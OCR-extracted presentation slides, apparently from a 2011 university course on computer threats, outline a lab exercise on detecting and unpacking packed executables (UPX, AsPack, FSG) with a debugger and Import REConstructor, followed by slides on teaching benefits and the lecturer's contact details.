
ЛР 5 – Исследование пакеров

Цель: получить навыки определения наличия упаковщика в исполняемых файлах, идентификации упаковщика. Изучить основные методы распаковки исполняемых файлов.


- Принципы упаковки исполняемого кода
- Особенности работы некоторых упаковщиков
- Методика распаковки исполняемого файла
- Распаковка программ (calc, notepad) запакованных UPX, AsPack, FSG из под дебаггера


Распаковка


...


Import REConstructor v1.6.1 FIXED FINAL (C) 2001-2003 MackT/uCF / 2006
Тепер запишемо таблицю в файл дампу, який ми зберегли раніше.
Pick DLL
Show Invalid
Show Suspect
Auto Trace
Clear Imports
Clear Log
Options
About
Exit
IAT AutoSearch
Load Tree
Save Tree
Get Imports
Add new section

ЛР 5 – Результаты








Преимущества

- Визуализация
- Понятность
- Возможность удаленного обучение

Опрос студентов



Спасибо за внимание!

Alexander.Adamov@dnt-lab.com

Александр Адамов

Преподаватель ХНУРЭ
(Харьковского национального университета радиоэлектроники)

Пед форум, Учебный курс «Компьютерные угрозы», 2011

KASPERSKY lab